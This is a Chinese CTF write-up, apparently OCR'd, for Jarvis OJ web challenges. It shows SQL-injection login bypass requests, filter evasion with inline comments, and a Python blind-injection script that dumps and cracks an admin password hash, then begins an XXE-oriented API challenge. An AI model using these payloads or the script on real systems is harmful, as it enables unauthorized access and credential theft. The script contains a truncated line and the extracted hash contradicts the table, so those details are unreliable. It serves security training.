
```
Table: admin
[1 entry]
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
| 1  | admin    | 334cfb59c9d74849801d5acdcfdaadc3 |
+----+----------+----------------------------------+
```

得到账号密码，解码得到密码为**eTAloCrEP**
输入用户名密码登陆即得**flag**

方法二

首先输入`admin/admin`试试,发现报的是密码错误，再尝试`1/1`,发现报的是用户名错误，这是就可以知道，这个验证机制是先验证用户名，当用户名正确时在验证密码


然后利用`admin/admin`测试一下过滤了那些可用字符



```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b29753170a0;
role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0;
PHPSESSID=1558f329m5h1mcmhgabls56ku1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

username=admin'#&password=admin
```


```
        <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Login</title>

    <!-- Bootstrap core CSS -->
    <link href="//cdn.bootcss.com/bootstrap/3.3.5/css/bootstrap.min.css"
rel="stylesheet">
    <!-- Custom styles for this template -->
    <link href="css/signin.css" rel="stylesheet">
</head>

<body>

    <div class="container">

      <form class="form-signin" action="" method="POST">
        <h2 class="form-signin-heading">Please sign in</h2>
        <label for="username" class="sr-only">Username</label>
        <input type="text" id="username" name="username"
class="form-control" placeholder="Username" required autofocus>
        <label for="password" class="sr-only">Password</label>
        <input type="password" id="password" name="password"
class="form-control" placeholder="Password" required>
                <div class="alert alert-error"> <a class="close"
data-dismiss="alert">×</a><strong>密码错误</strong></div>          <button
class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
      </form>
    </div> <!-- /container -->
  </body>
</html>
```

可以使用`'` `#`



```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b29753170a0;
role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0;
PHPSESSID=1558f329m5h1mcmhgabls56ku1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

username=admin' or 1=1#&password=admin
```


```
        <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Login</title>

    <!-- Bootstrap core CSS -->
    <link href="//cdn.bootcss.com/bootstrap/3.3.5/css/bootstrap.min.css"
rel="stylesheet">
    <!-- Custom styles for this template -->
    <link href="css/signin.css" rel="stylesheet">
</head>

<body>

    <div class="container">

      <form class="form-signin" action="" method="POST">
        <h2 class="form-signin-heading">Please sign in</h2>
        <label for="username" class="sr-only">Username</label>
        <input type="text" id="username" name="username"
class="form-control" placeholder="Username" required autofocus>
        <label for="password" class="sr-only">Password</label>
        <input type="password" id="password" name="password"
class="form-control" placeholder="Password" required>
                <div class="alert alert-error"> <a class="close"
data-dismiss="alert">×</a><strong>用户名错误</strong></div>          <button
class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
      </form>
    </div> <!-- /container -->
  </body>
```



```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b29753170a0;
role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0;
PHPSESSID=1558f329m5h1mcmhgabls56ku1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

username=admin'/*1*/or/*1*/1=1#&password=admin
```

```
        <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Login</title>

    <!-- Bootstrap core CSS -->
    <link href="//cdn.bootcss.com/bootstrap/3.3.5/css/bootstrap.min.css"
rel="stylesheet">
    <!-- Custom styles for this template -->
    <link href="css/signin.css" rel="stylesheet">
</head>

<body>

    <div class="container">

      <form class="form-signin" action="" method="POST">
        <h2 class="form-signin-heading">Please sign in</h2>
        <label for="username" class="sr-only">Username</label>
        <input type="text" id="username" name="username"
class="form-control" placeholder="Username" required autofocus>
        <label for="password" class="sr-only">Password</label>
        <input type="password" id="password" name="password"
class="form-control" placeholder="Password" required>
                <div class="alert alert-error"> <a class="close"
data-dismiss="alert">×</a><strong>密码错误</strong></div>          <button
class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
      </form>
    </div> <!-- /container -->
```

发现只是简单的过滤了空格



```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b29753170a0;
role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0;
PHPSESSID=1558f329m5h1mcmhgabls56ku1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

username=admin'/*1*/union/*1*/select/*1*/database()#&password=admin
```

```
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Login</title>

    <!-- Bootstrap core CSS -->
    <link href="//cdn.bootcss.com/bootstrap/3.3.5/css/bootstrap.min.css"
rel="stylesheet">
    <!-- Custom styles for this template -->
    <link href="css/signin.css" rel="stylesheet">
</head>

<body>

    <div class="container">

      <form class="form-signin" action="" method="POST">
        <h2 class="form-signin-heading">Please sign in</h2>
        <label for="username" class="sr-only">Username</label>
        <input type="text" id="username" name="username"
class="form-control" placeholder="Username" required autofocus>
        <label for="password" class="sr-only">Password</label>
        <input type="password" id="password" name="password"
class="form-control" placeholder="Password" required>
                <div class="alert alert-error"> <a class="close"
data-dismiss="alert">×</a><strong>密码错误</strong></div><div class="alert
alert-error"> <a class="close"
data-dismiss="alert">×</a><strong>密码错误</strong></div>          <button
class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
      </form>
    </div> <!-- /container -->
  </body>
```

看来是利用报错注入，且一般的字符都没有过滤

先手工猜测一下库表名

`admin'/*1*/or/*1*/exists(select/*1*/*/*1*/from/*1*/admin)#`


密码报错，说明有admin表

`admin'/*1*/or/*1*/exists(select/*1*/username,password/*1*/from/*1*/admin)#`


密码报错，说明有 `username、password` 列

`admin'/*1*/or/*1*/exists(select/*1*/count(*)/*1*/from/*1*/admin)#` 说明只有一个用户名密码

不管长度了，直接设置长一点，开始脚本




```
import requests

dic='#123456789abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLZXCVBNM_'
flag = ''

for i in range(1,40):
    for j in dic:
        url = 'http://web.jarvisoj.com:32787/login.php'
        con = "'/**/or/**/ascii(substr((select/**/password/**/from/**/admin),{0},1))>{1}#".format(i,ord
        #con = "admin'/*1*/or/*1*/exists(select/*1*/count(*)/*1*/from/*1*/admin)#"
        #print con
        data = {'username':con,
                'password':1}
        s=requests.post(url=url,data=data)
        length = len(s.text)
        #print length
        if length > 1191:
            flag+=j
            print flag
            break

print flag
```



```
334cfb59c9d74
334cfb59c9d748
334cfb59c9d7484
334cfb59c9d74849
334cfb59c9d748498
334cfb59c9d7484981
334cfb59c9d74849811
334cfb59c9d74849811d
334cfb59c9d74849811d5
334cfb59c9d74849811d5a
334cfb59c9d74849811d5ac
334cfb59c9d74849811d5acd
334cfb59c9d74849811d5acdc
334cfb59c9d74849811d5acdcf
334cfb59c9d74849811d5acdcfd
334cfb59c9d74849811d5acdcfda
334cfb59c9d74849811d5acdcfdaa
334cfb59c9d74849811d5acdcfdaad
334cfb59c9d74849811d5acdcfdaadc
334cfb59c9d74849811d5acdcfdaadc3
334cfb59c9d74849811d5acdcfdaadc3#
334cfb59c9d74849811d5acdcfdaadc3##
334cfb59c9d74849811d5acdcfdaadc3###
334cfb59c9d74849811d5acdcfdaadc3####
334cfb59c9d74849811d5acdcfdaadc3#####
334cfb59c9d74849811d5acdcfdaadc3######
334cfb59c9d74849811d5acdcfdaadc3#######
334cfb59c9d74849811d5acdcfdaadc3#######
```

本来想直接提交的发现不对，然后看了一下长度，发下是32位，试下md5解密



解密成功！


密文：334cfb59c9d74849811d5acdcfdaadc3

解密结果：eTAloCrEP

密文类型：md5

解密用时：2221毫秒

登陆即可



flag:CTF{s1mpl3_1nJ3ction_very_easy!!}

api的调用


打开直接看源码

```
<html>
<head>
<link href="//cdnjs.cloudflare.com/ajax/libs/x-editable/1.5.0/bootstrap3-editable/css/bootstrap-editabl
<script src="//cdnjs.cloudflare.com/ajax/libs/x-editable/1.5.0/bootstrap3-editable/js/bootstrap-editabl
</head>
<body>
<div class="show">
<textarea id="tip-area" width=100px height=50px disabled></textarea>
</div>
<div class="control-area">
<input id="evil-input" type="text" width=100px height=50px value="type sth!"/>
<button class="btn btn-default" type="button" onclick="send()">Go!</button>
</div>
<script>
function XHR() { //创建一个XML对象
        var xhr;
        try {xhr = new XMLHttpRequest();}
        catch(e) {
            var IEXHRVers =["Msxml3.XMLHTTP","Msxml2.XMLHTTP","Microsoft.XMLHTTP"];
            for (var i=0,len=IEXHRVers.length;i< len;i++) {
                try {xhr = new ActiveXObject(IEXHRVers[i]);}
                catch(e) {continue;}
            }
        }
        return xhr;
    }

function send(){
 evil_input = document.getElementById("evil-input").value;
 var xhr = XHR();
     xhr.open("post","/api/v1.0/try",true);//服务器发送请求
     xhr.onreadystatechange = function () { //onreadystatechange是一个函数 的句柄
         if (xhr.readyState==4 && xhr.status==201) { // readyState为状态码，  只有状态码为4时执行代码
             data = JSON.parse(xhr.responseText);  //将异步返回值转换为JSON 格式
             tip_area = document.getElementById("tip-area");
             tip_area.value = data.task.search+data.task.value;
         }
     };
     xhr.setRequestHeader("Content-Type","application/json");
     xhr.send('{"search":"'+evil_input+'","value":"own"}'); // 将数据传到服务器上
}
</script>
</body>
</html>
```

通过分析里面的**JS代码**可以知道这有**XHL对象**，通过查阅资料（https://segmentfault.com/a/1190000002782175）

可以知道关于Ajax的运用（http://open.chrome.360.cn/extension_dev/xhr.html）

抓包



```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
Content-Length: 36
Origin: http://web.jarvisoj.com:9882
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/54.0.2840.87 Safari/537.36
Content-Type: application/xml
Accept: */*
Referer: http://web.jarvisoj.com:9882/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: __cfduid=d7d62c8791c875e7968d46244e85b0a911474369444

{"search":"type sth!","value":"own"}
```

这篇讲述了`xhr.readyState==4`会产生危险
查找关于**XML**的攻击
（http://blog.csdn.net/u013224189/article/details/49759845）

xml entity 可以读取外置文件，其实entity作用相当于定义全局变量和引用外部文件

